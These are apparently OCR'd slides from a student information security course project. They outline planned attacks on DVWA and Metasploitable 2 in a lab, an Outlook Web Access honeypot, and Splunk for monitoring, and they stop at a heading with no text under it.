ICS 344 - Information Security

Course Project

Term 241

09 December 2024

Agenda


Team Members

Turki Almutairi

SWE Student

Almuthana Alhussain

SWE Student



Abdullah Alhelwah

CS Student

Abdulaziz Alshwairkh

SWE Student

SERVICES

Background

What service did we target?

- **DVWA's login page**
- Apache HTTP server on **Metasploitable 2**

Why did we chose it?

DVWA for its controlled environment and ease of use, and Metasploitable 2 for its variety of known vulnerabilities, which we are already familiar with from HW1.

Goal

Configure and show attacks targeting standard services.

HONEYPOT

Background

Which honeypot did we target?


- **Owa-honeypot** (A simple web-based Outlook honeypot)

Why did we chose it?

Because it mimics the widely used Outlook Web Access (OWA) portal, a frequent target in enterprise environments.

Goal

Demonstrate how the honeypot captures and logs malicious activities.



SIEM

Background

Which SIEM did we use?

- **Splunk**


Why did we chose it?


Due to its powerful data indexing, real-time search, and analysis capabilities. Its ability to handle large volumes of data efficiently makes it ideal for monitoring honeypot activity.

Goal

